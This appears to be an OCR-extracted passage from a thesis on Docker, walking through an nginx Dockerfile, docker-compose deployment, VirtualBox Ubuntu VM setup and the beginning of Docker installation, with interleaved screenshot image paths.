
Firstly, the developer uses the FROM statement for specifying the base image that will be used, which is nginx. The **RUN** statement is used in order to execute the necessary updates inside the container. The **COPY** statement is used for copying the file from the particular folder in the Docker Host inside the /usr/share/nginx/html folder. With the **EXPOSE** statement it is specified that the **8080** port will be listening. Lastly, the CMD statement is used in order to run the Nginx server:



```
docker@docker:~/Desktop/nginx_server$ cat Dockerfile
FROM nginx

RUN apt-get update && apt-get upgrade -y

COPY index.html /usr/share/nginx/html

EXPOSE 8080

CMD ["nginx", "-g", "daemon off;"]
```

Image 5 Dockerfile


Below we can see the index.html file, which contains the configuration of the webpage:



```
docker@docker:~/Desktop/nginx_server$ cat index.html
<!DOCTYPE html>
<html>
<head>
        <title> NGINX Page </title>
</head>
<body>
        <body style=text-align:center;>
        <h1> NGINX Page running in a container </h1>
        <p> This container was deployed: <div id="date"></div></p>
<script>
        var date = new Date();
        document.getElementById("date").innerHTML=date.toLocaleString();
</script>
</body>
</html>
```

Image 6 HTML page


After the creation of the files of index.html and Dockerfile, we use the docker build command in order to create the image that will be used for running the NGINX container. The name of the image will be **nginx_test**:



```
docker@docker:~/Desktop/nginx_server$ docker build -t nginx_test .
[+] Building 3.7s (8/8) FINISHED
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 183B
 => [internal] load metadata for docker.io/library/nginx:latest
 => [1/3] FROM docker.io/library/nginx@sha256:aa0afebbb3cfa473099a62c4b32e9b3fb73ed23f2a75a65ce1d4b4f55a5c2ef2
 => [internal] load build context
 => => transferring context: 419B
 => CACHED [2/3] RUN apt-get update && apt-get upgrade -y
 => [3/3] COPY index.html /usr/share/nginx/html
 => exporting to image
 => => exporting layers
 => => writing image sha256:7286db32f640f9287cc3ebf0de4224297a1c401e9b5546227bb8967779d45d88
 => => naming to docker.io/library/nginx_test
```

Image 7 Docker image build

Next, we clarify that the image was created successfully:




```
docker@docker:~/Desktop/nginx_server$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
nginx_test   latest    7286db32f640   5 minutes ago   160MB
```

Image 8 Listing docker images

Then, we use the following command in order to run the container based on the image that we created. We use the -**p** parameter to specify the 8080 port in the container will be associated with the 80 port of the Host:

```
$ docker run -d –name nginx_server -p 8080:80 nginx_test
```


The results of this command can be seen below. As we can see the container was started successfully. Also, it was assigned by Docker a specific identifier, which can be used for the operations of Docker.



```
docker@docker:~/Desktop/nginx_server$ docker run -d --name nginx_server -p 8080:80 nginx_test
8800429b09df28aa0ca727d16e38b967e440813e82f4a3f0d33f33743886fbed
docker@docker:~/Desktop/nginx_server$ docker ps
CONTAINER ID   IMAGE        COMMAND                  CREATED         STATUS         PORTS                                     NAMES
8800429b09df   nginx_test   "/docker-entrypoint.…"   3 seconds ago   Up 2 seconds   8080/tcp, 0.0.0.0:8080->80/tcp, :::8080->80/tcp   nginx_server
```

Image 9 Running the NGINX container

By browsing to the IP address of the NGINX server we can see the functionality of the container:



NGINX Page running in a container


This container was deployed:

3/22/2023, 10:33:57 PM

Image 10 NGINX webpage

4.2 Use case: Docker-compose


By using Docker-compose we clarify the necessary settings and configurations for the Docker containers. Firstly, we specify the version of docker-compose that will be used which will be 3.7. We specify the name of the service that will be running the NGINX application, and we name it “web”. The latest image of NGINX will be used in order to run the container. We forward the 8080 port of the container to the 80 port of the Docker Host. Lastly, we mount the folder which contains the NGINX configuration to the NGINX configuration file inside the container:



```
docker@docker:~/Desktop/compose_nginx_server$ cat docker-compose.yml
version: '3.7'
services:
  web:
    image: nginx:latest
    ports:
      - "8080:80"
    volumes:
      - ./compose_nginx_server:/usr/share/nginx/html
```

Image 11 Docker-compose file


Now, the docker-compose file is ready to be deployed. The command necessary for starting the application can be seen below:



```
docker@docker:~/Desktop/compose_nginx_server$ docker-compose up -d
Pulling web (nginx:latest)...
latest: Pulling from library/nginx
3f9582a2cbe7: Already exists
9a8c6f286718: Already exists
e81b85700bc2: Already exists
73ae4d451120: Already exists
6058e3569a68: Already exists
3a1b8f201356: Already exists
Digest: sha256:aa0afebbb3cfa473099a62c4b32e9b3fb73ed23f2a75a65ce1d4b4f55a5c2ef2
Status: Downloaded newer image for nginx:latest
Creating compose_nginx_server_web_1 ... done
```

Image 12 NGINX docker-compose start

Below we can see the started container:



```
docker@docker:~/Desktop/compose_nginx_server$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED         STATUS         PORTS                                   NAMES
acb1da0abc78   nginx:latest   "/docker-entrypoint.…"   5 seconds ago   Up 3 seconds   0.0.0.0:8080->80/tcp, :::8080->80/tcp   compose_nginx_server_web_1
```

Image 13 Listing the NGINX container

The command that was issued is:

```
$ docker-compose up -d
```

With the -d parameter, we specify that the container must be started in the background.

5. Environment

For the purposes of this particular thesis, a testing environment was created and configured. For the environment, we used VirtualBox as a Hypervisor and a Virtual Machine running Ubuntu 20.04 LTS.


5.1 Creation of the VM

The first step for creating a Virtual Machine is to download the disk image of the operating system that will be used [9]. The Ubuntu disk image that we used can be downloaded from the following resources:

- The official repository of Canonical regarding Ubuntu, which can be found here.
- The official repository of VirtualBox for Ubuntu images, which can be found here.

After the download of the disk image is complete, the setup of the Virtual Machine may commence. Firstly, we run the VirtualBox application. Upon the opening of VirtualBox we choose Machine and then **New**.

The first step for creating the Virtual Machine is to clarify its name, the destination of its folder and the Operating system that it will be running:


Create Virtual Machine


Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Docker
Machine Folder: D:\Users\Iason\VirtualBox VMs
Type: Linux
Version: Ubuntu (64-bit)

Image 14 General Settings of Virtual Machine

Next, the allocated memory to the Virtual Machine needs to be set:


Create Virtual Machine

Memory size


Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024** MB.

4096 MB

Image 15 Setting memory size of Virtual Machine

The Virtual Disk size needs to be specified as well:


Create Virtual Hard Disk

File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.


D:\Users\Iason\VirtualBox VMs\Dockerd\Dockerd.vdi

Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

60.00 GB

Image 16 Setting disk size of Virtual Machine


As a last step regarding the resources of the Virtual Machine, we allocate the needed processors to the VM:



Processor(s): 2

Image 17 Setting number of processors of the Virtual Machine

The network adapter is an important part of the configuration of the Virtual Machine. In this instance, we used the Bridged Adapter. This particular setting connects the Virtual network adapter of the Virtual Machine to the physical network adapter of the VirtualBox Host:




☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Realtek PCIe GbE Family Controller

Image 18 Setting network adapter of Virtual Machine

Now that the creation of the Virtual Machine has concluded, we can start with the installation of the operating system of Ubuntu 20.04 inside the VM. For this purpose, we mount the disk image of the Operating system on the VM:



Controller: IDE
ubuntu-20.04.4-desktop-amd6...
Controller: SATA
Dockertest.vdi

Optical Drive: IDE Primary Master

☐ Live CD/DVD


Type: Image

Size: 3.15 GB

Location: C:\Users\Iason\Downloads\ubunt...

Image 19 Mounting OS image to Virtual Machine


We start the Virtual Machine and then, the installation of Ubuntu on the Virtual Machine is initiated:


Install
Welcome to Ubuntu
Fast and full of new features, the latest version of Ubuntu makes computing easier than ever. Here are just a few cool new things to look out for...
Almost finished copying files...
Skip

```
udio as a root user, over the native protocol. Don't do that.)
Mar 10 21:28:59 ubuntu ubiquity[1750]: debconffilter_done: ubi-usersetup (current: ubi-usersetup)
```

Image 20 Installation of Ubuntu

Following the completion of the Ubuntu installation, the necessary updates should be installed as well. In order to achieve that the following commands must be used:



```
docker@docker:~$ sudo apt-get update
[sudo] password for docker:
Hit:1 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:2 http://gr.archive.ubuntu.com/ubuntu focal InRelease
Hit:3 http://gr.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://gr.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
docker@docker:~$
```


Image 21 Running updates on the Virtual Machine

5.2 Installation of Docker

The process that needs to be executed for the installation of Docker is quite simple. Based on the instructions that can be found in the Docker documentation, the official Docker repository will be used for the installation. Firstly, some important dependencies must be installed. Those dependencies regard:

- The transportation of data and files through repositories which are accessed through HTTPS
- The curl software
- The management of the software sources and their distribution


The installation of the necessary dependencies can be achieved by issuing the below command:



```
docker@docker:~$ sudo apt install apt-transport-https ca-certificates curl soft
ware-properties-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  gir1.2-goa-1.0
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libcurl4 python3-software-properties software-properties-gtk
  ubuntu-advantage-desktop-daemon ubuntu-advantage-tools
The following NEW packages will be installed:
  apt-transport-https curl ubuntu-advantage-desktop-daemon
The following packages will be upgraded:
  ca-certificates libcurl4 python3-software-properties
